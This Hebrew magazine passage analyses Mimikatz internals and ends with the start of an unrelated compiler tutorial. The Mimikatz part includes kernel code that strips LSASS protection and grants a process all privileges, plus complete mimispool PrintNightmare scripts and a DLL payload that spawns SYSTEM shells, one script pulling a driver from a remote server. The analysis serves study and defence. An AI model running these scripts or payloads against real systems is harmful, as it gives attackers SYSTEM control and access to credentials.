(השדה שמעניין אותנו כרגע הוא type המייצג את סוג החתימה שצריכה להיות על התהליך - ppl, protected וכו').

Mimikatz בצורה די ערמונית משנה את הערכים של SignatureLevel, SectionSignatureLevel, Type, Audit, Signer ל0x3f, 0x3f, 2, 0, 6 על מנת לבצע protect לתהליך ולגרום לו להיות חתום ע"י WinTcb ובכך לשנות את רמת החתימה ל-max את תהליך ה-mimikatz שלנו. עבור LSASS, נרצה לעשות לתהליך **unprotect** - כלומר לשים במקום שורת אפסים.

נוכל לראות את השינויים כאן (עבור unprotect ל-lsass):



ו-protect עבור mimikatz:




דרך אגב, כל זה יתכן מכיוון שלא הוגדר Credential Guard על המכונה. במידה וזה כן היה מוגדר (**ביחד** עם PPL) לא היה ניתן לעקוף את הנושא.

ניגע בעוד 2 פקודות מעניינות בכל הקשור למשחק עם טוקנים והרשאות על תהליכים.

הראשון, **processToken** - מבצע העתקה של token מתהליך מקור ליעד. Mimikatz ישתמש ב-PsLookupProcessByProcessId, ObOpenObjectByPointer ו-ZwOpenProcessTokenEx על מנת לקבל handle לתהליך המקור. לאחר מכן, יעשה שימוש ב-ObOpenObjectByPointer על מנת לקבל handle

לתהליך היעד וב-ZwDuplicateToken , ZwSetInformationProcess על מנת להעתיק את ה-token. במידה והמשתמש לא הגדיר את תהליך היעד, הדיפולטיבי יהיה cmd.exe ואליו יגיעו ה-tokens.

process privilege - נותן את כל ההרשאות לתהליך (כן כן ממש את כולן: SeDebugPrivilege ...SeLoadDriverPrivilege):



נוכל לראות בקוד את השינוי:

```
pPrivileges = (PKIWI_NT6_PRIVILEGES) (((ULONG_PTR) pAccessToken) + EPROCESS_OffSetTable[KiwiOsIndex][TokenPrivs]);
pPrivileges->Present[0] = pPrivileges->Enabled[0] /*= pPrivileges->EnabledByDefault[0]*/ = 0xfc;
pPrivileges->Present[1] = pPrivileges->Enabled[1] /*= pPrivileges->EnabledByDefault[1]*/ = //...0xff;
pPrivileges->Present[2] = pPrivileges->Enabled[2] /*= pPrivileges->EnabledByDefault[2]*/ = //...0xff;
pPrivileges->Present[3] = pPrivileges->Enabled[3] /*= pPrivileges->EnabledByDefault[3]*/ = 0xff;
pPrivileges->Present[4] = pPrivileges->Enabled[4] /*= pPrivileges->EnabledByDefault[4]*/ = 0x0f;
```

Mimispool - print that

דרייבר נוסף ש-Mimikatz מאפשר לטעון בשביל לנצל את המערכת לשליפת סיסמאות. הדרייבר (המזויף) של מדפסת ויכול לסייע בתקיפות Printnightmare, Printerbug וחבריה. לניצול הדרייבר, mimikatz מעתיק אותו לתיקיית הדרייברים של המדפסות ויוצר ערך רגיסטרי בהתאם המצביע על אליו. ברגע שהדרייבר יותקן, יתפתח לנו shell בהרשאות של system.

התקנת התהליך, כמו שמופיע בקובץ ה-README.md של mimispool היא בעזרת סקריפט PS:


```
$printerName     = 'Kiwi Legit Printer'
$system32        = $env:systemroot + '\system32'
$drivers         = $system32 + '\spool\drivers'
$RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\Printers\' + $printerName

Invoke-WebRequest -Uri 'https://github.com/gentilkiwi/mimikatz/releases/latest/download/mimikatz_trunk.zip' -OutFile '.\mimikatz_trunk.zip'
Expand-Archive -Path '.\mimikatz_trunk.zip' -DestinationPath '.\mimikatz_trunk'

Copy-Item -Force -Path ($system32 + '\mscms.dll')            -Destination ($system32 + '\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll'  -Destination ($drivers  + '\x64\3\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination ($drivers  + '\W32X86\3\mimispool.dll')

Add-PrinterDriver -Name       'Generic / Text Only'
Add-Printer       -DriverName 'Generic / Text Only' -Name $printerName -PortName 'FILE:' -Shared

New-Item         -Path ($RegStartPrinter + '\CopyFiles')        | Out-Null

New-Item         -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Directory' -PropertyType 'String'      -Value 'x64\3'           | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Files'     -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Module'    -PropertyType 'String'      -Value 'mscms.dll'       | Out-Null

New-Item         -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Directory' -PropertyType 'String'      -Value 'W32X86\3'        | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files'     -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Module'    -PropertyType 'String'      -Value 'mscms.dll'       | Out-Null

New-Item         -Path ($RegStartPrinter + '\CopyFiles\Mango')  | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Directory' -PropertyType 'String'      -Value $null             | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Files'     -PropertyType 'MultiString' -Value $null             | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Module'    -PropertyType 'String'      -Value 'mimispool.dll'   | Out-Null
```


ניתן לנצל את הפגיעות מרחוק בעזרת סקריפט ה-client:

```
$serverName  = 'printnightmare.gentilkiwi.com'
$username    = 'gentilguest'
$password    = 'password'
$printerName = 'Kiwi Legit Printer'

$fullprinterName = '\\' + $serverName + '\' + $printerName
$credential = (New-Object System.Management.Automation.PSCredential($username, (ConvertTo-SecureString -AsPlainText -String $password -Force)))

Remove-PSDrive -Force -Name 'KiwiLegitPrintServer' -ErrorAction SilentlyContinue
Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue

New-PSDrive -Name 'KiwiLegitPrintServer' -Root ('\\' + $serverName + '\print$') -PSProvider FileSystem -Credential $credential | Out-Null
Add-Printer -ConnectionName $fullprinterName

$driver = (Get-Printer -Name $fullprinterName).DriverName
Remove-Printer -Name $fullprinterName
Remove-PrinterDriver -Name $driver
Remove-PSDrive -Force -Name 'KiwiLegitPrintServer'
# mimispool still in spool\drivers
```


בסקריפט, נתחבר ל-RPC שמייחצנת המדפסת (בדמות "תיקיית רשת") מרחוק.

מאחורי הקלעים, השירות spoolsv.exe מעתיק את הדרייבר (פעמיים) מהתיקייה של המדפסות אל תיקיית הדרייברים המקומית (משנה ה-path):





התהליך spoolsv רץ כ-system ועל כן, קבצים שיצור יכולים להיות מועתקים למקומות הדורשים הרשאות גבוהות כדוגמת system32 . קובץ ה-mimispool שלנו ימופה לנתיב ברגיסרטרי בנתיב HKLM הנוגע לכלל המערכת. לאחר מכן, נשים לב שיפתח לנו cmd (שבמקרה הזה כפוף ל-pid של 1648) כלומר תחת ה-process של האב spoolsv.exe:



אפשר להתחיל לעקוב אחרי ה-flow בקובץ ה-mimispool.c. הפונקציה שתיקרא ראשונה ב-DLL היא DllMain:

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
	UNREFERENCED_PARAMETER(hinstDLL);
	UNREFERENCED_PARAMETER(lpReserved);

	if (fdwReason == DLL_PROCESS_ATTACH)
	{
		RunProcessForAll(L"cmd.exe");
	}

	return TRUE;
}
```

שבהמלכה הקוד קורא לפונקציה runProcessForAll. בפונקציה זו, מושג ה-token של התהליך הנוכחי (שרץ כ-system) בעזרת הפונקציות OpenProcessToken, GetCurrentProcess. נוצר העתק של הטוקן בעזרת DuplicateTokenEx וכן העתק של משתני הסביבה מתהליך ה-system בעזרת CreateEnvironmentBlock.


כעת, נהיה אדיבים וניתן **לכל ה-session-ים** במערכת cmd כ-system בעזרת enumeration של כל ה-sessions במערכת בעזרת WinStationEnumerateW ונקשר את ה-id של ה-session אל העתק הטוקן בעזרת SetTokenInformation. לבסוף, נריץ את התהליך cmd עם הטוקן החדש שיצרנו בעזרת CreateProcessAsUser. מרתק!

```
// Kiwi payload - SYSTEM on all active desktop(s)
BOOL RunProcessForAll(LPWSTR szProcess)
{
    BOOL status = FALSE;
    STARTUPINFO si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    HANDLE hToken, hNewToken;
    DWORD i, count;
    LPVOID Environment;
    PSESSIONIDW sessions;

    si.cb = sizeof(si);
    si.lpDesktop = L"winsta0\\default";

    if (OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken))
    {
        if (DuplicateTokenEx(hToken, MAXIMUM_ALLOWED, NULL, SecurityIdentification, TokenPrimary, &hNewToken))
        {
            if (CreateEnvironmentBlock(&Environment, hNewToken, FALSE))
            {
                if (WinStationEnumerateW(SERVERHANDLE_CURRENT, &sessions, &count)) // cmd as SYSTEM for everyone
                {
                    for (i = 0; i < count; i++)
                    {
                        if (sessions[i].State == State_Active)
                        {
                            if (SetTokenInformation(hNewToken, TokenSessionId, &sessions[i].SessionId, sizeof(sessions[i].SessionId)))
                            {
                                if (CreateProcessAsUser(hNewToken, szProcess, NULL, NULL, NULL, FALSE, CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT, Environment, NULL, &si, &pi))
                                {
                                    CloseHandle(pi.hThread);
                                    CloseHandle(pi.hProcess);
                                }
                            }
```

Mimilove - נוסטלגיה

לאחר מעבר מהיר על הקוד של mimilove, אשר רובו מרוכז בקובץ mimilove.c, נראה שהקוד חוזר על טכניקות שתוארו כבר בכלי ה-mimikatz הרגיל. מסיבה זו, לא נתאר את הכלי במאמר. עם זאת, אנקטודה נחמה היא שנראה כי הכלי נוצר על מנת לתת קצת שביעות רצון לחובבי הנוסטלגיה :)

להלן פוסט מהטוויטר של delphy:



סיכום

אם הייתם ערניים מספיק כנראה ששמתם לב שלא ענינו עדיין על שאלת המחקר שאיתה התחלנו את המעבר על קוד המקור של mimikatz והיא האם פתרונות ההגנה שיש היום בסביבת Windows יכולים להתמודד עם הכלי בצורה מספקת. זאת מכיוון שהתשובה חלקית.

השימוש ב-PPL ו-Credential Guard בהחלט נותן מענה מספיק להתמודדות עם שליפת הנתונים של Mimikatz מהזיכרון (שלא לדבר על זה שללא שימוש בכלי התחמקות וערפול נוספים, אף גרסה של הכלי לא יכולה לעבור Defender מודרני). מוזמנים להקים מכונת Enterprise Windows 10/11, לעקוב אחרי הוראות ההקשחה מהמאמר הראשון, לבטל את כל שאר המגננות, להוריד את הכלי ולראות אם אתם מצליחים להריץ את sekurlsa::logonpassword המוכרת. ספוילר:

ERROR kuhl_m_sekurlsa_acquireLSA

נקודה זו סוגרת לנו את המאמר בצורה טובה - בסופו של דבר Mimikatz של בנג'מין מעולם לא נועד להיות כלי תקיפה אלא **כלי מחקר**. זו גם הסיבה מדוע נתקלנו במספר מאוד מצומצם של טכניקות Evasion או Obfuscation למרות שברור כי בנג'מין בהחלט היה מסוגל לכך.

לסיום, נתייחס לפיל נוסף שבחדר - למה לא הראנו וניתחנו את קוד המקור של פעולות כגון DCSync, DCShadow, Skeleton Key וכד'. אם כי אלו בהחלט נושאים שמרתקים אותנו (וכנראה שגם אתכם), בחרנו לא להיכנס אליהם מכיוון שהם פחות רלוונטיים למטרת המאמר (כיצד Mimikatz מתממשק ומנצל את LSASS). עם זאת, באותה נשימה נגיד שקיים סיכוי גבוה (100%) שננתח את הקוד מקור של מתקפות בסגנון ואפילו נראה את השוני של כיצד כלים שונים כמו Impacket, Rubues, Invoke-Mimikatz ועוד רבים אחרים בחרו לממש כל מתקפה במאמרי המשך שנפרסם במסגרת המגזין. אז בהחלט יש למה לצפות :)

על הכותבים

יהונתן אלקבס, חוקר אבטחת מידע בחברה לא קטנה ולא פרטית. חובב סוקולנטים, קפה וטיולים.

עדי מליאנקר, 26, חוקר אבטחה ובודק חדירות בסביבות אפליקטיביות, תשתיתיות ומה שביניהן.

על קוד מקור, בינארי ומה שביניהם

מאת שליו שגן

הקדמה

אי פעם תהיתם כיצד המחשב מבין את הקוד שאנו כותבים? או איך הוא יודע שהקוד שכתבנו מקיים את כללי התחביר (syntax) של השפה? איך הוא יודע כשיש unreachable code? אני תהיתי, ולכן התחלתי לחקור, והיום אשתף אתכם בידע שלי ואענה על השאלות האלה. התוכנה האחראית על כך היא המהדר (קומפיילר).

המהדר, יודע את תחביר השפה שלו ואחראי על בדיקות התקינות ועל הסמנטיקה. במאמר אציג כיצד המהדר עובד בצורה המוחשית והברורה ביותר, על ידי כתיבת אחד כזה, בשילוב עם LLVM כדי לייצר את קוד האסמבלי. אז ללא יותר מידי הקדמות, בואו נתחיל.

אני ממליץ לקרוא את המאמר עם ידע ב־C++ משום שנכתוב איתה את המהדר.


חשוב לי להדגיש כי משום שאני רוצה שהמאמר יפנה לקהל יעד כמה שיותר רחב, לא אכתוב את הקוד ברמה גבוהה או אקפיד על good practices ואתעדף קוד פשוט וקצר על קוד בעל יכולת. לכן המהדר לא יבדוק שגיאות בקוד בכלל!

הערה: ממליץ לא להעתיק את הקוד שנכתוב במאמר, רק להבין אותו ולהוריד את הקוד שמופיע בצורה מסודרת בסיום המאמר.

קצת תיאוריה

תהליך ההידור הינו תהליך מורכב, הכולל שלבים רבים אותם עובר קוד המקור עד שמגיע לפורמט אותו המחשב יכול להבין, ובשלבים האלה נדון במאמר זה. המטרה שלנו: לנתח את קוד המקור, ולהעביר אותו מרצף מילים באנגלית אשר בתקווה עונות על כללי התחביר של השפה, לקוד בשפת אסמבלי. לאחר מכן נוכל להשתמש באסמבלר קיים, ולפלוט קובץ הרצה.

בתרשים הבא תוכלו לראות את שלבי ההידור:



נתחיל להסביר בקצרה על כל אחד מהם על מנת שתדעו לקראת מה אנחנו עומדים. השלב הראשון הוא הניתוח התחבירי אשר רץ במקביל עם הניתוח המילולי. בקצרה, הניתוח המילולי שואף להתעלם מהתווים הלא הרלוונטיים, ולשמור את אלה שכן בחלוקה משלנו, כך הוא יכול להבין מתי יש תווים לא מוכרים ולהתעלם מהם.

הניתוח התחבירי קורא בכל פעם לפונקציה המבצעת את הניתוח המילולי, ומחזירה את החלק הבא בקוד, ולאחר שיש לו רצף מוכר של חלקים, לדוגמה הגדרה של פונקציה, הוא יכול לשים כל אחד מהם במבנה נתונים משלנו. בשלב הזה סיימנו את שלב הניתוח התחבירי ויש לנו מבנה נתונים משלנו המייצג את הקוד בתוכנית. כעת, עלינו ליצור קוד אסמבלי המייצג את העץ שלנו. לכל מבנה נתונים תהיה פונקציה מיוחדת, שיודעת כיצד לפלוט קוד אסמבלי עבור מבנה הנתונים הזה, אך אם נחשוב איך פרקטית העיצוב עובד, נבין שלמבני הנתונים תהיה היררכיה מסוימת. כך, נוכל לחלק את ייצור הקוד לפעולות קטנות, כאשר כל אחת יודעת לעשות את שלה, והן קוראות אחת לשנייה לפי הצורך.

ככלל, אני מאמין שיהיה קל יותר להעביר את שלבי התהליך על ידי אם נעבור אותו יחד. לכן, נכתוב היום מיני מהדר, התומך (כנראה) רק בקוד הדוגמה שאספק. למרות זאת, הקוד ייכתב בצורה שתתן תשתית להרחבה, מלבד ניהול שגיאות שהוא מעבר לתוכן המאמר. לכן מי שירצה להרחיב את המהדר יוכל לעשות זאת, ולתמוך בעוד פיצ'רים מגניבים. רקע נוסף שאני מעוניין לתת, הוא שבכל המאמר אני עומד להשתמש ב"מצביעים חכמים" (smart pointers) מסוג unique_ptr, וזאת בכדי ליהנות ממספר יתרונות אותם מציעים אותם מצביעים. מוזמנים לקרוא עוד כאן.

שלב הניתוח המילולי

ראשית, עלינו לחלק את הקוד שלנו לחלקים הנקראים טוקנים.

טוקן הינו רצף מוגדר מראש של אותיות המייצג סוג הקיים בשפה. הטוקנים מייצגים את המשמעות של החלקים הקטנים ביותר בשפה, דוגמאות לטוקנים כאלו יהיו: מספר, המילים השמורות בשפה, אופרטורים, שמות של משתנים או של פונקציות. בשלב זה אנו אחראיים על הסינון של הרווחים, ירידות שורה, טאבים וכו', וההתייחסות רק לטוקנים.

אצרף ביטוי התחלתי, לפיו נגדיר את כללי התחביר של השפה שנהדר בעזרת המהדר שלנו. הביטוי כתוב בשפה פשוטה הדומה תחבירית לשפת פייתון. ככל שנתקדם בשלבים נראה את השפעתם על הביטוי:

```
def main()
    print(123)
```

בואו נגדיר את המחלקה עבור הניתוח המילולי ואת המשתנים והפעולות שלה ואסביר על הצורך בכל אחד מהם:

```
class Lexer
{
public:
    static char lastchar;
    static int numvalue;
    static std::string identifierstr;

    enum Token
    {
        tok_EOF = -1,
        tok_function = -2,
        tok_number = -3,
        tok_return = -4,
        tok_identifier = -5
    };
```

המשתנה lastchar הינו משתנה עזר של המחלקה ומשמש אותה לשמירת התו הנוכחי. המשתנה numvalue הינו משתנה האחראי על שמירת הערך המספרי כשנמצא tok_number. דמיינו את השימוש של השלב הבא, הוא יקרא לפעולה get_token, יראה שהטוקן הוא של מספר, אבל איפה ימצא את המספר? במשתנה המחלקה numvalue.

המשתנה identifierstr הוא בדיוק על אותו עקרון, אם יש tok_identifier שם ישמר השם.

ה־Enum הינו מבנה נתונים הנותן שם למספרים בצורה נוחה למקרה שלנו, המספרים שבחרתי שליליים משום שאם לא ימצא טוקן עבור תו מסוים, נחזיר את ערך ה־ASCII שלו. המספרים שליליים בכדי למנוע התנגשות בין ערך ASCII של תו לבין מספר מזהה של טוקן.

נכתוב פעולה אשר בהינתן הקוד מחזירה את הטוקן הבא בו:

```
int get_token(std::string& content) {
```

נתחיל מלדלג על הרווחים שבהתחלה, באמצעות הפעולה isspace אשר תדלג על כל תווי ה-white space, ותוביל אותנו ישר אל תו ASCII. כעת נבדוק מהו התו הראשון, ובהתאם נקרא לפונקציה מתאימה נוספת. אם התו הוא אות, הטוקן יכול להיות שם או keyword, ועלינו לוודא שבאות אחריו אותיות או ספרות. אם התו הוא ספרה הטוקן יהיה tok_number, אך עלינו לוודא שההמשך שלו הוא רק ספרות:

```
  while (isspace(Lexer::lastchar))
  {
    Lexer::lastchar = getnext(content);
  }
 if (isalpha(Lexer::lastchar))
      return Lexer::is_identifier(content);

 if (isdigit(Lexer::lastchar))
      return Lexer::is_numeric(content);
```

אם לא נכנסו לאף פעולה, נבדוק אם הגענו ל-EOF, ואם לא נחזיר את ערך ה-ASCII של התו:

```
    if (Lexer::lastchar == EOF)
        return tok_EOF;

    return Lexer::lastchar;
}
```

כתבנו את הפעולה הראשית, אליה יקראו בשלב הבא. נממש כעת את תת הפעולות להן הפעולה הראשית קראה. נתחיל מהפעולה getnext:

```
    static int getnext(std::string &s)
    {
        if (s.length() > 0)
        {
            char c = s.at(0);
            s = s.substr(1, s.length() - 1);
            return c;
        }
        return EOF;
    }
```

הפעולה תחזיר את התו הראשון של המחרוזת שהיא תקבל, ותמחק את התו מהמחרוזת, כך נוכל לעבור על התווים בצורה נוחה, היא כמובן תוודא שהאורך של המחרוזת גדול מ-0 ואם לא תחזיר 0 ונדע שנגמר הקוד.

